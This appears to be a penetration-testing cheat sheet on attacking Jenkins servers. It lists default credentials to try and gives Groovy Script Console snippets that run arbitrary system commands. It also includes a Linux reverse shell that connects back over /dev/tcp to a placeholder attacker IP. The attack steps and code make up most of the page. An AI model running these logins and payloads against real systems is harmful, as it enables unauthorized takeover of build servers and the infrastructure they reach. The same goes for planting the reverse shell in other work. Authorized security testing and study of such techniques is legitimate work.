PRIMARY CATEGORY → WEB TECHNOLOGIES
Theory
Open Source Automation Server written in Java that helps developers build and test their software projects continuously
This software is tipically deployed on Windows machines and usually runs as Local SYSTEM user
TCP Port
Default → 8080
Authentication
We may face a Jenkins installation that does not have any type of authentication enabled i.e. We will go straight to the administration panel and then we can gain code execution
If that is not the case, we can try with default credentials
admin:admin
root:root
jenkins:jenkins
Discovery | Footprinting
Login Page
We can fingerprint Jenkins quickly by accessing its login URL 😅
Code Execution
Once an operator gains access to a Jenkins panel, there are several ways to execute system commands
Script Console
Manage Jenkins → Script Console
<URL>/script
This script console allow us to run arbitrary Groovy scripts within Jenkins, so as stated, we can leverage this feature to run system commands

Zoom in
Command Execution
- #1
println "<COMMAND>".execute().text- #2
def cmd = '<COMMAND>'
def sout = new StringBuffer(), serr = new StringBuffer()
def proc = cmd.execute()
proc.consumeProcessOutput(sout, serr)
proc.waitForOrKill(1000)
println sout
Reverse Shell
- Linux 🐧
r = Runtime.getRuntime()
p = r.exec(["/bin/bash","-c","exec 5<>/dev/tcp/<ATTACKER_IP>/<PORT>;cat <&5 | while read line; do \$line 2>&5 >&5; done"] as String[])
p.waitFor()- Windows 🪟
See here